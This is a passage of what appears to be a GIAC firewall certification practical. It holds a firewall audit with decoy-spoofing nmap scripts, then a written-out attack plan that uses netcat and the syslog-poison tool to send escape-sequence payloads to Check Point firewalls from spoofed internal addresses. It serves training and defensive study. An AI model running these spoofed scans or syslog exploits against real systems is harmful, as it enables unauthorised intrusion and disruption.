This testing will be planned to be done where it will have minimum impact on the business as there will be some interruptions of services. It has been selected by the business that the best time for this is Tuesday of the time window 11pm – 5am.

Effort and Costs

Below is the estimate for the amount of effort required broken down into categories.

Number of hours	Task
6	Planning / Initiation / Meeting
4	Review user requirements and firewall configuration
6	Phase I preparation and testing
8	Phase II preparation and testing
8	Report and recommendations
32 hours	Total

The cost associated with this, at an hourly charge of $150 comes to $4800 + GST.

Risks

The risks associated with this testing is minimal. Below details each in turn, the likelihood, the impact, the mitigation strategy and residual risk.

1. Testing may cause systems to crash.
    a. Explanation: Sending packets, on certain ports, with certain flags set, may cause systems to crash.
    b. Likelihood: Low Very unlikely that testing will cause this.
    c. Impact: Medium. System not available during reboot process, may loose customers.
    d. Mitigation: Perform testing during least activity of system, thus reducing the impact.
    e. Residual Risk: Low

2. Testing may cause applications to crash.
    a. Explanation: Sending packets, on certain ports, with certain flags set, may cause applications to crash.
    b. Likelihood: Low. Very unlikely that testing will cause this.
    c. Impact: Low. Application not available during reboot process, may loose customers.
    d. Mitigation: Perform testing during least activity of system, thus reducing the impact. Also, observe applications to make sure that are running okay after testing has been completed.
    e. Residual Risk: Low

3. System not available for a small amount of time
    a. Explanation: During testing, some of the network connections will need to be temporarily unplugged, thus making the system(s) not available during that time.
    b. Likelihood: High
    c. Impact: Low. System will be disconnected for about 2-3 seconds. Packets will automatically be resent as part of TCP reliability built in.
    d. Mitigation: Have ports ready for systems to plug back into the network as soon as possible.
    e. Residual Risk: Low

4. Network and Systems not available for a small amount of time
    a. Explanation: During testing, nmap can send a large amount of packets through the network and congest it and also overload systems.
    b. Likelihood: Medium
    c. Impact: Low. Network and systems may not be available.
    d. Mitigation: Do not use highest scan rates for nmap, ie Insane mode, use Normal mode instead. Reduces likelihood to Low.
    e. Residual Risk: Low

Conducting the Validation

The plan was followed as describe above. To connect the testing laptops to the network, a small portable hub was used. Red/Green connections 2,3,4, and Red5, Green1 were connected, by disconnecting the cable that plugged into the firewall, and plugging that into the hub, then plugging another cable into the hub and the other end into the original NIC on the firewall. Then plugging the laptop into another port of the hub.

Phase I

For phase I, the testing was conducted by using a number of applications, commands and tools. Testing HTTP/HTTPS connectivity was accomplished by connecting successfully to the web server. Testing the DNS server was accomplished by using the command nslookup and pointing it to use GIAC Enterprises as the lookup database. Shown as below.

```
# nslookup
> server 203.5.10.20
Default Server: PublicDNS.giace.com
Address:  203.5.10.20

> MailServer.giace.com
```

Email was tested by using netcat as shown below by simply connecting the SMTP port of the mail server.

```
# nc 203.5.10.19 25
```

The VPN rule was tested by installing Free S/WAN onto the test laptop, putting a valid test user into the host configuration file, and then typing the following

```
# ipsec auto --start net-to-net
```

Once the connection was established then a test to see if the traffic specified was allowed through the firewall, a sample of that test was to see if a connection could be made to the mail server through the VPN.

```
# nc 203.5.10.19 25
```

The final type of user requirement that hasn't been demonstrated how it was tested technically is ssh. Again the netcat utility was used to attempt to connect to port 22.

```
# nc 10.0.0.3 22
```

Phase II

The testing for phase II took more effort. As described in the planning, there is one laptop to send the packets (scan / probe) while the other laptop would be monitoring the network. A second hub was used to connect the second laptop to the required areas of the network.

The probing laptop used the tool nmap. To test if any other traffic from the Internet to the Public DMZ would be allowed through the firewall other than the user/system requirements traffic a number of nmap commands were run from red position 1. But first the required traffic had to be identified from the user requirements. These were TCP 25, 80, 443, and UDP 53. The nmap commands were put into a script which is shown below.

Script Internet2Public:

```
#############################################################
# Script to run nmap to test firewall from Internet to Public.
#############################################################
# Define port command with what TCP and UDP ports to scan
TPORTS="-p 1-24, 26-79, 81-442, 444-65535"
UPORTS="-p 1-52, 54-65535"

# Define source address of spoofing packets for each network segment off
# the firewall.  Use unallocated IP addresses to remove conflict with
# production systems.
DECOY="-D 203.5.10.72,203.5.10.25,203.5.10.80,10.0.0.50"

# Define output command and filename to save to
FILE1="–oN InternetPublic1.nmap"
FILE2="–oN InternetPublic2.nmap"
FILE3="–oN InternetPublic3.nmap"
FILE4="–oN InternetPublic4.nmap"

# Define class C network to scan.
NET="203.5.10.0/24"

./nmap –sT –n $NET $TPORTS $TOFILE
./nmap –sS –n $NET $TPORTS $DECOY $FILE1
./nmap –sU –n $NET $UPORTS $DECOY $FILE2
./nmap –sP –n $NET $TPORTS $DECOY $FILE3
./nmap –sF –n $NET $TPORTS $DECOY $FILE4
# End of script
#############################################################
```

As can be seen five nmap commands were run through the script. The reason for this was, to check the different types of the TCP handshake to ensure state commands set correctly in the firewall (-sF TCP FIN scan, -sT TCP connect scan, -sS TCP SYN stealth scan) , along with testing UDP ports

(-sU UDP scan) and whether systems respond to a ping(-sP ping scan). The –n option says to not use domain name resolution to speed up the tests, and the –oN option tells nmap to send the output to the file specific in normal nmap output. The address range 203.5.10.0/24, specifies to nmap to scan the class C network 203.5.10.

Before the test started, the second laptop was put in position green 4 to act as a network monitoring station. The tool tcpdump was used to look for any packets that had passed through the firewall successfully from the probing laptop. The probing laptop's IP address in this case was 203.5.10.4. The tcpdump command used was as below. Note all the spoofed addresses are also specified as this checks to see if the antispoofing rule in the firewall is working or not.

tcpdump –i eth0 src host 203.5.10.4 or src host 203.5.10.72 or src host 203.5.10.25 or src host 203.5.10.80 or src host 10.0.0.50

This shows any packets that have come through the firewall and have the source address of the probing machine or any of the spoofed source addresses.

This process was then repeated for each of the red and green marked locations. In each case, the ports defined in the testing script needed to be changed to match the user requirements.

The last section of this testing, was to review the firewall logs to make sure that all the required information was logged.

Evaluation

Results Phase I

It was confirmed that all required traffic as per the user requirements section was allowed through. A sample of each type and the results are shown below.

Domain Name Service
nslookup
> server 203.5.10.20
Default Server: PublicDNS.giace.com
Address: 203.5.10.20

> MailServer.giace.com
Default Server: PublicDNS.giace.com
Address: 203.5.10.20

Name: MailServer.giace.com
Address: 205.5.10.19

SMTP
nc 203.5.10.19 25
220 MailServer ESMTP 8.12..8/8.12.8; Mon, 7 Apr 2003 23:35:23 +1000

VPN
ipsec auto --start net-to-net
104 "net-net" #223: STATE_MAIN_I1: initiate
106 "teleworker" #301: STATE_MAIN_I2: sent MI2, expecting MR2
108 "teleworker" #301: STATE_MAIN_I3: sent MI3, expecting MR3
004 "teleworker" #301: STATE_MAIN_I4: ISAKMP SA established
112 "teleworker" #302: STATE_QUICK_I1: initiate
004 "teleworker" #302: STATE_QUICK_I2: sent QI2, IPsec SA established

SMTP THROUGH VPN
Once the VPN connection was established, a netcat to the mail server on the SMTP was attempted with the results show below.
nc 203.5.10.19 25
220 MailServer ESMTP 8.12..8/8.12.8; Mon, 7 Apr 2003 23:35:23 +1000

SSH
nc 10.0.0.3 22
SSH-2.0-OpenSSH_3.6.1

Results Phase II

This phase, to detect if any packets would be allowed through the firewall that are not in the user requirements was tested and for all nmap results, below is the typical resultant output file.

> Starting nmap V. 3.27 (www.insecure.org/nmap/)
>
> Nmap run completed -- 255 IP address scanned in 115 seconds.


Also, checking the tcpdump results, there were no packets detected at all from the probe machine or any of the spoofed addresses.

This indicates that the firewall rules have been properly implemented and that no additional traffic is allowed through.

Finding (1)
In phase I of the testing, it was found that the internal users could talk directly with the DNS server out on the public DMZ, when the users only need to talk directly with the local internal DNS server.

Recommendation (1)
Configure the firewall to block this traffic, and the users machines configured to use the internal DNS server. In the diagram below, the red indicates how it is currently acting, the green lines indicate the recommended change.


Internal Users's DNS Server Diagram



Finding (2)
Internal DNS server cannot talk with the external DNS to request domain lookups outside what GIAC Enterprises can resolve.

Recommendation (2)
Allow the internal DNS to talk to Public DNS. There is an alternative to allow the internal DNS server to talk out to the Internet, but this allows a complete connection from the internal network out to the Internet and this can be used in an attack. The best option is to make the internal DNS server to request further lookups to be done by the external DNS server. This way, only the external DNS server on the Public DMZ is talking directly with the Internet, which it already is doing. In the diagram below, the red lines indicate how it is currently done, and the green lines indicate the recommended change.

DNS Path Diagram



Finding (3)
Cannot remotely configure firewall from the internal network.


Recommendation (3)
Although more secure, by having to perform firewall work directly on the console, this does not warrant ease of configuration and updating the firewall system. Recommend to allow ssh connection from firewall administrator's PC only, to firewall for remote administration. Make sure to use the latest version of ssh. To implement this the following Netfilter rules are shown below. Assumed firewall administrator PC address is 10.0.0.21. Because of the criticality of the firewall, all connections made should be logged.

# Define administrators IP address
FWADMIN="10.0.0.21/32"

$IPTABLES -A INPUT -i $INTERNAL -p tcp –s $FWADMIN --dport 22 -m state --state NEW –log-prefix "FIREWALL SSH CONNECT FROM FWADMIN" –j LOG

$IPTABLES -A INPUT -i $INTERNAL -p tcp –s $FWADMIN --dport 22 -m state --state NEW, ESTABLISHED –j ACCEPT
$IPTABLES -A OUTPUT -o $INTERNAL -p tcp –d $FWADMIN --sport 22 -m state --state ESTABLISHED –j ACCEPT

SSH To Firewall Diagram



Finding (4)
Cannot remotely configure servers from the internal network to the Public DMZ network.

Recommendation (4)
Same recommendation as number three, but instead of the firewall, allowing ssh to each of the servers on the Public DMZ. This will speed up productivity and also allow multiple internal people to be able to perform work on the servers. Although lock down to relevant PC's which machines can connect to which servers. For example, only the web developers, and web content managers to be able ssh to the web server.

Finding (5)
Systems are no synchronised to a central time.

Recommendation (5)
Implement network time protocol (ntp) to have servers synchronise their times off the one server. This helps with trouble shooting and especially with incident response of reviewing log events to match up events of the same time frame.

Finding (6)
No unspecified traffic was allowed through the firewall.


Recommendation (6)
No change. It was good to see that the firewall was drop everything unless specified. No unsolicited packets were found to pass through the firewall.

Assignment 4 – Design Under Fire

Mark Dubinsky's GCFW practical was chosen to illustrate a 'design under fire'. The attacks will consist of possible attacks against the firewall itself, a DOS attack and an attack against an internal system. Mark's paper can be found at the following URL.

http://www.giac.org/practical/GCFW/Mark_Dubinsky_GCFW.pdf

Previous practical design diagram



An attack against the firewall itself

The front dual firewalls are Nokia Checkpoint Firewall-1 NG FP3.
There is a vulnerability in the way Checkpoint Firewall-1 writes information to the syslog file from a remotely supplied syslog message. This vulnerability will be used to attack the firewall itself and was published in bugtraq / Security Focus on March 2003, with bugtraq ID number 7161. The following URL points to this post.

http://www.securityfocus.com/bid/7161/info/

The explanation from the web site is as follows

"An issue has been discovered in Check Point FW-1 syslog daemon when attempting to process a malicious, remotely supplied, syslog message. Specifically, some messages containing escape sequences are not properly filtered out. This may result in unpredictable behaviour by the Check Point syslog daemon. "

The sample exploit information provided with the security alert is


"[attacker]# echo -e "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u firewall 514"

Because the network diagram above has Checkpoint Firewall-1 in the design there is a possibility that it may be running the Checkpoint Firewall-1 syslog daemon for centralised logging.

Secondly, because there are two Checkpoint Firewall-1 firewalls out the front then this increases the likelihood of wanting to centralise the logging, if not for relevant servers then for the second firewall, by having a Checkpoint firewall-1 syslog daemon running to collect the logs from the other firewall. Lastly one or both of the firewalls could be acting as a syslog daemon for the hosts on the DMZ's.

The first attempt to compromise the firewall itself will be a simple one but is expected not to work because of the standard practice of having ACL's on border routers. It will be launched from a host on the Internet and attempt to send syslog information to both of the firewalls with corrupted packets in them. Because syslog runs over UDP, the source of the address can be easily spoofed providing a level of anonymity for the attacker.

Firewall Attack Diagram



Details

Phase I

Although in the security alert there is a simple way of exploiting this script, being:

[attacker]# echo -e "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u firewall 514

This does not take care of spoofing the source address of the attack. But will be helpful later in the second stage attack.

The tool syslog-poison by Gamma found at the following link on packetstorm web site can solve both of our requirements here. Firstly it can spoof the source address of the UDP packets and secondly it can send syslog format messages.

http://packetstormsecurity.nl/spoof/unix-spoof-code/syslog-poison.c

The command line format for this tool is

syslog-poison <source> <target> [message]

So to execute the first stage of this attack we would execute the following line, based on host A having the address 202.47.3.3, and the external firewalls having the addresses 70.70.70.28 and 70.70.70.29.

./syslog-poison 202.47.3.3 70.70.70.28 "<189>19: 00:01:04: Test\a\033[2J\033[2;5m\033[1;31mHACKER~ ATTACK\033[2;25m\033[22;30m\033[3q"

Because we could not be sure which firewall is running the syslog daemon we should run the attack on the other firewall as well with the command line:

./syslog-poison 202.47.3.3 70.70.70.28 "<189>19: 00:01:04: Test\a\033[2J\033[2;5m\033[1;31mHACKER~ ATTACK\033[2;25m\033[22;30m\033[3q"

This is the simple attack part over. It would be most likely that the firewall if running a syslog server, would have a rule only allowing syslog messages to come from the hosts or firewalls within the companies network.

Phase II

To over come these firewall rules, the next phase of the attack instead of spoofing an IP address of a host out on the Internet would spoof the address of a number of hosts within the companies network including the firewall itself.

To determine the address of valid hosts, the first process would be to perform some passive reconnaissance. This way the attacker remains anonymous at this stage.

Going to the following URL www.internic.net/whois.html will provide information like address, phone numbers, points of contact and authoritative domain name servers for the target company. These name servers will be a valid host source IP address to be used as part of the spoofed source address. The IP addresses revealed would be:

70.70.70.113 and 70.70.70.114

Next the web server of the company would be another address to use to spoof. A simple search on www.google.com would quickly reveal the web site URL of the company.

Keyword search of “GIAC enterprise fortune cookie sayings” should be sufficient for this.

Once we have the URL and to continue the vein of remaining anonymous the web site www.samspade.org can be used to perform a nslookup to determine the IP addresses of this web server.

The IP address of the web server would be revealed as:

70.70.70.73 and 70.70.70.74

Also, the IP address of the mail server may be revealed at this stage. Additionally at samspade, a traceroute can be performed to the web server to see if additional devices are revealed like routers, that could be used to spoof the source address as well. IP address of the mail server:

70.70.70.109 and 70.70.70.110

Now to execute an attack with the gleaned information, the following lines would be typed:

Spoof the first firewall and target the other firewall

./syslog-poison 70.70.70.28 70.70.70.29 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

Spoof the second firewall and target the other firewall

./syslog-poison 70.70.70.29 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

Spoof the domain name servers and target each firewall in turn

./syslog-poison 70.70.70.113 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.113 70.70.70.29 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.114 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.114 70.70.70.29 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

Spoof the domain web se rvers and target each firewall in turn

./syslog-poison 70.70.70.73 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.73 70.70.70.29 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.74 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.74 70.70.70.29 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

Spoof the mail servers and target each firewall in turn

./syslog-poison 70.70.70.109 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.109 70.70.70.29 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.110 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
